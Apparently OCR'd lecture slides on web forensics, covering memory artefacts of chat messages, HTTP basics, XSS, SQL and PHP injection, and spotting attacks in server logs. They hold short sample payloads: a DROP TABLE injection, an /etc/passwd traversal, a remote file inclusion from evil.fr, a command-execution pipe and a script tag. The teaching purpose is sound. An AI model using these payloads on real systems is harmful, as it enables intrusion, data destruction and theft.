
What if users do not keep an history?

- Possible to recover lingering memory artefacts from RAM
  - The right tool will help you (`grep` on steroids)



```
ercury&action_type=ma-type%3Auser-generated-message&body=how%20is%20everything%20going&ephemeral_ttl_mode=0&has_attachment=false&mes
sage_id=6220048544232905192&offline_threading_id=6220  44232905192&other_user_fbid=1922184745&signature_id=3af675d3&source=source%
3Achat%3Aweb&specific_to_list[0]=fbid%3B1822184745&sp  ic_to_lis  ]=fbid%3A100040075573403&timestamp=1482975135858&ui_push_phase=
V3&__user=100030075573403&__a=1&__dyn=7AmajEzUGByA5Q9UoHaEWC5ER6yU  bG  8zCC-C26m6oDAyoS2N6w  13wFG2KfgjyR88xK5WAzEgVrDG4XzErz8iG
t0TyKum4UpKq4G-FFUkxvDAzUO5u5o5aayrhVoybx24oqyUf8oC_UrQ59ovGi64KiambGez  ECcyqKnh44Wx2i5pu&__  i0&__req=20&__be=-1&__pc=PHASED%3AD
EFAULT&__rev=2759920&fb_dtsg=AQG7DfkbXaSl%3AAQESBkQZU5B6&ttstamp=265817155681021079888978310858038169836610781908553665485536654
```

Figure 1: Facebook recently sent message data fields.




```
class=\"DirectMessage\n           DirectMessage--received\n              \n          \n          \n          \n           clea
rfix dm js-dm-item\"\n            data-quick-reply-json=\"null\"\n          data-message-id=\"809715921438785539\"\n          da
ta-item-id=\"809715921438785539\"\n          \n          data-card-component=\"dm_existing_conversation_dialog\"\n          \n
          data-component-context=\"dm_existing_conversation_dialog\"\u003e\n\n  \u003cdiv class=\"DirectMessage-container\"\u003e\
n    \u003cdiv class=\"DirectMessage-avatar\"\u003e\n      \u003ca href=\"\/big ben clock\" class=\"js-action-profile js-user-profil
e-link\" data-user-id=\"86391789\"\u003e\n  \u003cdiv class=\"DM  tar DMAvatar--1 u-chromeOverflowFix\"\u003e\n    \u003cspan class
=\"DMAvatar-container\"\u003e\n      \u003cimg class=\"DMAvatar-  ge\" src=\"https:\/\/pbs.twimg.com\/profile_images\/8153577372908
95360\/Mo8gacuC_bigger.jpg\" alt=\"Big Ben\" title=\"Big Ben\"\u003e\n    \u003c\/span\u003e\n\u003c\/div\u003e\n\n\u003c\/a\u003e\n
\n\n    \u003c\/div\u003e\n\n    \u003cdiv class=\"DirectMessage-message\n          \n          \n          with-t
ext\n          \n          Caret\n          Caret--left\n          \n          \n
   dm-message\"\u003e\n\n\n\n\n       \u003cdiv class=\"DirectMessage-text\"\u003e\u003cdiv class=\"js-tweet-text-container\"\u003e
\n  \u003cp class=\"TweetTextSize  js-tweet-text tweet-text\" lang=\   data-aria-label-part=\"0\"\u003eBONGBONGBONG\u003c\/p\u003e\
n\u003c\/div\u003e\n\u003c\/div\u003e\n    \u003c\/div\u003e\n\n       03cdiv class=\"DirectMessage-actions\"\u003e\n      \u003cspa
n class=\"DirectMessage-action\"\u003e\u003cbutton type=\"button\" class=\"DMReportMessageAction js-tooltip\" title=\"Flag this mess
age\" data-message-id=\"809715921438785539\"\u003e\n  \u003cspan class=\"Icon Icon--report\"\u003e\u003c\/span\u003e\n  \u003cspan c
lass=\"u-hiddenVisually\"\u003eFlag this message\u003c\/span\u003e\n\u003c\/button\u003e\n\u003c\/span\u003e\n      \u003cspan class
=\"DirectMessage-action\"\u003e\u003cbutton type=\"button\" class=\"DMDeleteMessageAction js-tooltip\" title=\"Delete this message\"
 data-message-id=\"809715921438785539\"\u003e\n  \u003cspan class=\"Icon Icon--delete\"\u003e\u003c\/span\u003e\n  \u003cspan class=
\"u-hiddenVisually\"\u003eDelete this message\u003c\/span\u003e\n\u003c\/button\u003e\n\u003c\/span\u003e\n    \u003c\/div\u003e\n
\u003c\/div\u003e\n  \u003cdiv class=\"DirectMessage-footer\"\u003e\n\n\n      \u003cspan class=\"DirectMessage-footerItem\"\u003e\u
003cspan class=\"_timestamp\" data-aria-label-part=\"last  data-time=\"1481886294\" data-long-form=\"true\" data-include-sec=\"true
\" \u003e\n  16 Dec\n\u003c\/span\u003e\n\u003c\/span\u00  \n\n  \u003c\/div\u003e\n\u003c\/div\u003e\n","809723789948911619"
```

Figure 2: Twitter received message data fields.

Web forensic analysis

Web applications are common targets



SECURITYWEEK NETWORK: Cybersecurity News Webcasts Virtual Events
ICS Cybersecurity Conference
SECURITYWEEK
CYBERSECURITY NEWS, INSIGHTS & ANALYSIS
Malware & Threats
Security Operations
Security Architecture
Risk Management
CISO Strategy
ICS/OT
Funding/M&A

GOVERNMENT

US, Australia Issue Warning Over Access Control Vulnerabilities in Web Applications

US and Australian government agencies provide guidance on addressing access control vulnerabilities in web applications.

By Ionut Arghire
July 28, 2023



API Security , Application Security , Next-Generation Technologies & Secure Development


E-Commerce Firms Are Top Targets for API, Web Apps Attacks

Akamai: Rapid Digitalization, Flawed Code Led to 14 Billion Attacks in Past Year

Rashmi Ramesh (rashmiramesh_) • June 13, 2023


Typical Web application architecture

- Together with HTML, HTTP forms the base of WWW
  - It is a request-response protocol
  - It is stateless (does not maintain a state of a session)




Input interface on a typical web application

- Based on a form which is sent to the server, through:
  - POST
    - The input is sent to the server in the body of the HTTP request
  - GET
    - Embedded into the URL address
    - `www.somesite.com/animalsearch.php?animal=monkey&food=banana`



Example HTTP request


- HTTP request sent by the browser



```
GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
Host: net.tutsplus.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)
Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
Pragma: no-cache
Cache-Control: no-cache
```


Example HTTP response

- HTTP response sent by the server



```
HTTP/1.x 200 OK
Transfer-Encoding: chunked
Date: Sat, 28 Nov 2009 04:36:25 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.4.0
Expires: Sat, 28 Nov 2009 05:36:25 GMT
Etag: "pub1259380237;gz"
Cache-Control: max-age=3600, public
Content-Type: text/html; charset=UTF-8
Last-Modified: Sat, 28 Nov 2009 03:50:37 GMT
Content-Encoding: gzip
```

HTTP message exchange involving cookies



1. browser requests a Web page

2. server sends page+cookie

cookie

Web browser

server

Tizio my talk my preferences my watchlist my contributions log out

manual discussion edit history

navigation (this wiki)

- Main page
- Community portal
- Recent changes
- Help
- Manual
- FAQ
- Forum
- Support desk

Manual:Parameters to index.php

This page is a **partial** list of the parameters to index.php, the main script of the MediaWiki software. Most of these arguments are usually given as GET parameters in the URL, but can also be passed as POST data. POST is actually required in some cases, such as the purge action for anonymous users.


Note: The information on this page is not complete

3. browser requests another page

cookie

Forensic analysis of attacks on the web

- In this attack scenario, an attacker attempts to exploit the vulnerabilities of a Web app



Some challenges of Web investigations

- Web applications are often distributed across servers
- Web applications are often business critical and downtime for imaging may not be allowed
- Database servers usually have large disk arrays


Investigation of code injection attacks

- Carried out via entering malicious code into the input control of web form or address bar of web browser
- Exploit may occur due to improper handling of the user's input by the Web application
- Common type of code injection attack:
  1. Cross Site Scripting (XSS)
  2. SQL injection
  3. PHP code injection

1. Cross site scripting (XSS)

- XSS attacks allows an attacker to run arbitrary JavaScript in the context of a vulnerable website
- Goal: to steal the client cookies or other sensitive info which can identify the client with the web site
- With the token of the legitimate user, the attacker can impersonate the user's interaction with the site

Example XSS attack to an eBanking website


1 An attacker finds an XSS hole in a web application
2 The attacker creates an attack URL for stealing sensitive information and disguises it so that it appears legitimate
2
1
4
eBANKING
Vulnerable Web Site
Attacker
4
4
When the victim logs in, Javascript embedded with the malicious XSS link executes and transmits the victim's login information to the attacker.
3
3
The attacker distributes the malicious XSS link via social engineering to unsuspecting users
(Phishing)
Victim

2. SQL injection

- Attacker injects malicious text string, most often a database query, into an available web form that is eventually executed by the database

```
 100
SELECT * from employee where scode=100
```

- Vulnerable input:

```
 ’17’ or ’a’=’a’
SELECT * from employee where scode=’17’ or ’a’=’a’
```


Example SQL Injection attack

- Product search: `’blah’ or ’x=x’`
- What if the attacker had entered:
  - `’blah’; DROP TABLE prodinfo;`
- Causes the entire database to be deleted
  - Depends on knowledge of table name
  - Sometimes exposed to users in debug code

3. PHP injection attacks

- PHP injection allow an attacker to supply code to the server side scripting engine
- This vulnerability allows an attacker to run arbitrary, system level code on the vulnerable server and retrieve any desired information contained therein

PHP injection attack



localhost/index_t.php


Code Injection Attack

Enter data show_source("passprotect.php");

localhost/php_f.php?sitem=show_source("passprotect.php")%3B&submit=

```
<?php
<script type = "text/javascript">

// Note: Like all Javascript password scripts, this is hopelessly insecure as the user can see
//the valid usernames/passwords and the redirect url simply with View Source.
// And the user can obtain another three tries simply by refreshing the page.
//So do not use for anything serious!

var count = 2;
function validate() {
var un = document.myform.username.value;
var pw = document.myform.pword.value;
var valid = false;

var unArray = ["Philip", "George", "Sarah", "Michael"];  // as many as you like - no comma after final entry
var pwArray = ["Password1", "Password2", "Password3", "Password4"];  // the corresponding passwords;

for (var i=0; i <unArray.length; i++) {
if ((un == unArray[i]) && (pw == pwArray[i])) {
valid = true;
break;
}
```


Leveraging the log files of Web applications



```
134.147.23.42 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312
134.147.61.15 - - [13/Mar/2012:21:02:13 +0100] "GET
/webapp.php?page=blog HTTP/1.1" 200 27140
134.147.12.77 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=index HTTP/1.1" 200 30745
134.147.12.77 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312
212.32.45.167 - - [13/Mar/2012:21:05:42 +0100] "GET
/webapp.php?page=../../etc/passwd HTTP/1.1" 200 2219
134.147.12.131 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=wiki HTTP/1.1" 200 73141
```

Web server logs

- Web server logs provide extremely useful information for forensic investigators



Can help detect various kinds of attacks

- **SQL Injection:**
    - `/product.asp?id=0%20or%201=1`
- **XSS:**
    - `/forum.php?post=<script>alert(1);`
- **Remote file inclusion:**
    - `/include/?file=http://evil.fr/sh`
- **Command execution:**
    - `/lookup.jsp?ip=|+ls+-l`
- **Buffer overflow:**
    - `/cgi-bin/Count.cgi?user=a\x90\xbf8\xee\xff`

Takeaways

- The primary focus of email forensics is the analysis of email headers and server logs
- In the event of Web attacks, forensic investigators are called in to find out how the attack was carried out
- To investigate Web attacks, investigators must be familiar with how Web attacks are engineered and be prepared to find the needle in a haystack of log files

Pointers

- **Textbook:**
  - Casey – Chapters 23.1, 23.2, 23.5, Luttgens – Chapters 14.4–14.6
- **Acknowledgements:**
  - Slides adapted from Nuno Santos's Forensics Cyber-Security course at Técnico Lisbon